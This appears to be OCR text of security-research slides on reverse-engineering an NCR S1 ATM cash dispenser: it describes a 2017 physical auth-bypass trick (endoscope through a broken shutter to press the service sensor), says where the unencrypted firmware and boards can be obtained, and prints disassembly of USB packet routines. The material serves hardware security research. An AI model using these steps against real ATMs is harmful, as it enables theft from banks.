
2017 year dirty trick to bypass maintenance auth:

- Broke shutter
- Put endoscope camera into this hole
- Touch auth sensor as service-man does it with opened safe door, run “withdrawal test”
- Take money and runaway =)

Source: https://krebsonsecurity.com/2018/01/first-jackpotting-attacks-hit-u-s-atms/

Vendor selection - NCR

- One of biggest vendor for financial solutions
- Frequently-seen on the projects
- Encrypted hardware communications




So… **NCR S1 Dispenser**

What is a dispenser?

Dispenser is a very complex device.

It consists of:


- A lot of mechanisms
- A lot of sensors and drive units
- Control electronics



Dispenser mechanics

Most of dispensers consist of following components:


- Cassettes + Reject/purge bin
- Pick modules
- Presenter
- Pneumatics



Dispenser controller: Description


Dispenser controller functions:


- To co-ordinate operation of the currency dispenser transport hardware
- To process instructions from and provide responses to the ATM core electronics
- To provide a power and logic interface to the associated pick modules



First questions

1. Where can you get the dispenser's firmware binary <u>if you are not a service-man</u>?
2. Where can you get the dispenser's main board <u>if you don't work in a bank</u>?






Answers are simple:

1. *"C:\Program Files\NCR APTRA\USBCurrencyDispenser\Disp1"* (or *Disp2*)
2. Ebay, or some service-guy (your friend) from some bank


Dispenser controller: Our test assembly



Firmware binary “*umitdisp.bin*”

- **It is not even encrypted!**
- ELF-file
- NXP Coldfire (Motorola 68k family)
- OS: VxWorks v5.5.1
- The most interesting sections are: *.text* and *.data*
- No symbols are stripped

```
; Format        : ELF for Motorola 68000 (Executable)
; Imagebase     : 1000
;

; Processor         : ColdFire
; Target assembler: 680x0 Assembler in MRI compatible mode
; This file should be compiled with "as -M"

; =========================================================
```



xplored External symbol

IDA View-A | Program Segmentation | Hex View-1 | Structures

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	ds
.data	00001000	0002CB40	R	W	.	.	L	qword	0005	public	DATA	32	0005
.bss	0002CB40	00030BE4	R	W	.	.	L	qword	0006	public	BSS	32	0005
.text	FFC20008	FFCEE7FC	R	W	X	.	L	qword	0004	public	CODE	32	0005
.prgend	FFCEE7FC	FFCEE7FD	?	?	?	.	L	byte	0007	public		32	0007
abs	FFCEE800	FFCEE858	?	?	?	.	L	dword	0008	public		32	0008
extern	FFCEE858	FFCEE860	?	?	?	.	L	dword	0009	public		32	0009

Beginning…

1) The *Dispenser* – (in our case) it's a USB device
2) Look for some USB receive/send data thread that works with commands from an OS software part
3) Dive into datasheets for some constants (CPU is ***mcf5272*** model)
4) Find these constants in the code

12.3.1 USB Memory Map

The operation of the USB is controlled by writing control bytes into the appropriate registers. Table 12-2 is a memory map for USB registers. All of the registers are longword aligned even though they are not all 32 bits wide.

Table 12-2. USB Memory Map

Offset	[31:24]	[23:16]	[15:8]	[7:0]
0x1000	Reserved		USB Frame Number Register (FNR)	
0x1004	Reserved		USB Frame Number Match Register (FNMR)	
0x1008	Reserved		USB Real-time Frame Monitor Register (RFMR)	
0x100C	Reserved		USB Real-time Frame Monitor Match Register (RFMMR)	
0x1010	Reserved			USB Function Address Register (FAR)
0x1014	USB Alternate Setting Register (ASR)			
0x1018	USB Device Request Data1 Register (DRR1)			
0x101C	USB Device Request Data2 Register (DRR2)			
0x1020	Reserved		USB Specification Number Register (SPECR)	
0x1024	Reserved		USB Endpoint 0 Status Register (EP0SR)	
0x1028	USB Endpoint 0 IN Config Register (IEP0CFG)			
0x102C	USB Endpoint 0 OUT Config Register (OEP0CFG)			
0x1030	USB Endpoint 1 Configuration Register (EP1CFG)			
0x1034	USB Endpoint 2 Configuration Register (EP2CFG)			
0x1038	USB Endpoint 3 Configuration Register (EP3CFG)			
0x103C	USB Endpoint 4 Configuration Register (EP4CFG)			
0x1040	USB Endpoint 5 Configuration Register (EP5CFG)			
0x1044	USB Endpoint 6 Configuration Register (EP6CFG)			
0x1048	USB Endpoint 7 Configuration Register (EP7CFG)			
0x104C	USB Endpoint 0 Control Register (EP0CTL)			

Beginning…

Some of search results (WritePacket, ReadPacket):

.text:FFC6F880	_WritePacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi	move.l $104C(a1),d0
.text:FFC6F88A	_WritePacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi	move.l d0,$104C(a1)
.text:FFC6FC2A	_ReadPacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi	move.l $104C(a5),d0
.text:FFC6FC34	_ReadPacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi	move.l d0,$104C(a5)
.text:FFC70074	_WritePacket__Q3_9Universal5RTUSB23ColdfireControlEndpointFUi	move.l $104C(a4),d0
.text:FFC7007E	_WritePacket__Q3_9Universal5RTUSB23ColdfireControlEndpointFUi	move.l d0,$104C(a4)

After that our journey was successfully started!

Some words about Motorola (dis)assembler


- There are no public decompilers
- C++ vtables and virtual calls in Motorola!
- Opcode operands order is SRC, DST

```
loc_FFC3AC78:
movea.l arg_0(a6),a5
clr.w   0(a5)
clr.w   2(a5)
clr.l   4(a5)
```

```
loc_FFC3AC78:
movea.l arg_0(a6),a5
clr.w   Cygnus::CommandPrimitives::CommsBuffer(a5)
clr.w   Cygnus::CommandPrimitives::CommsBuffer.capacity(a5)
clr.l   Cygnus::CommandPrimitives::CommsBuffer.buffer(a5)
```

```
text:FFC6FBD0                          ; Universal::RTUSB::ColdfireEndpoint::ReadPacket((unsigned int))
text:FFC6FBD0                                  global _ReadPacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi
text:FFC6FBD0                          _ReadPacket__Q3_9Universal5RTUSB16ColdfireEndpointFUi:
text:FFC6FBD0                                                       ; CODE XREF: Universal::RTUSB::ColdfireEndpoint::Re
text:FFC6FBD0                                                       ; Universal::RTUSB::ColdfireEndpoint::ReceivePacket(
text:FFC6FBD0
text:FFC6FBD0                          var_C           = -$C
text:FFC6FBD0                          arg_0           =  8
text:FFC6FBD0                          arg_4           =  $C
text:FFC6FBD0
text:FFC6FBD0 4E56 0000                        link     a6,#0
text:FFC6FBD4 4FEF FFF4                        lea      -$C(sp),sp
text:FFC6FBD8 48D7 20C0                        movem.l  d6-d7/a5,(sp)
text:FFC6FBDC 2A6E 0008                        movea.l  arg_0(a6),a5
text:FFC6FBE0 2E2E 000C                        move.l   arg_4(a6),d7
text:FFC6FBE4 7C00                             moveq    #0,d6
text:FFC6FBE6 7200                             moveq    #0,d1
text:FFC6FBE8 322D 005A                        move.w   $5A(a5),d1
text:FFC6FBEC 3C2D 004C                        move.w   $4C(a5),d6
text:FFC6FBF0 2006                             move.l   d6,d0
text:FFC6FBF2 D087                             add.l    d7,d0
text:FFC6FBF4 B280                             cmp.l    d0,d1
text:FFC6FBF6 644E                             bcc.s    loc_FFC6FC46
text:FFC6FBF8 7006                             moveq    #6,d0
text:FFC6FBFA 2F00                             move.l   d0,-(sp)
text:FFC6FBFC 7005                             moveq    #5,d0
text:FFC6FBFE 2F00                             move.l   d0,-(sp)
text:FFC6FC00 7004                             moveq    #4,d0
text:FFC6FC02 2F00                             move.l   d0,-(sp)
text:FFC6FC04 2F01                             move.l   d1,-(sp)
text:FFC6FC06 2F07                             move.l   d7,-(sp)
text:FFC6FC08 2F06                             move.l   d6,-(sp)
text:FFC6FC0A 4879 0001 C14D                   pea      (aErrorWithPacke).l ; "Error with packet sizes, msgGone_ 0x%x,"...
text:FFC6FC10 4EB9 FFCD 7E1C                   jsr      _logMsg
text:FFC6FC16 4FEF 001C                        lea      $1C(sp),sp
text:FFC6FC1A 2079 0002 FD84                   movea.l  (_imm__Q2_9Universal5RTUSB).l,a0 ; Universal::RTUSB::imm(void)
text:FFC6FC20 202D 002C                        move.l   $2C(a5),d0
text:FFC6FC24 4BF0 0C00                        lea      (a0,d0.l*4),a5
text:FFC6FC28 202D 104C                        move.l   $104C(a5),d0
text:FFC6FC2C 80BC 0000 0001                   or.l     #1,d0
text:FFC6FC32 2B40 104C                        move.l   d0,$104C(a5)
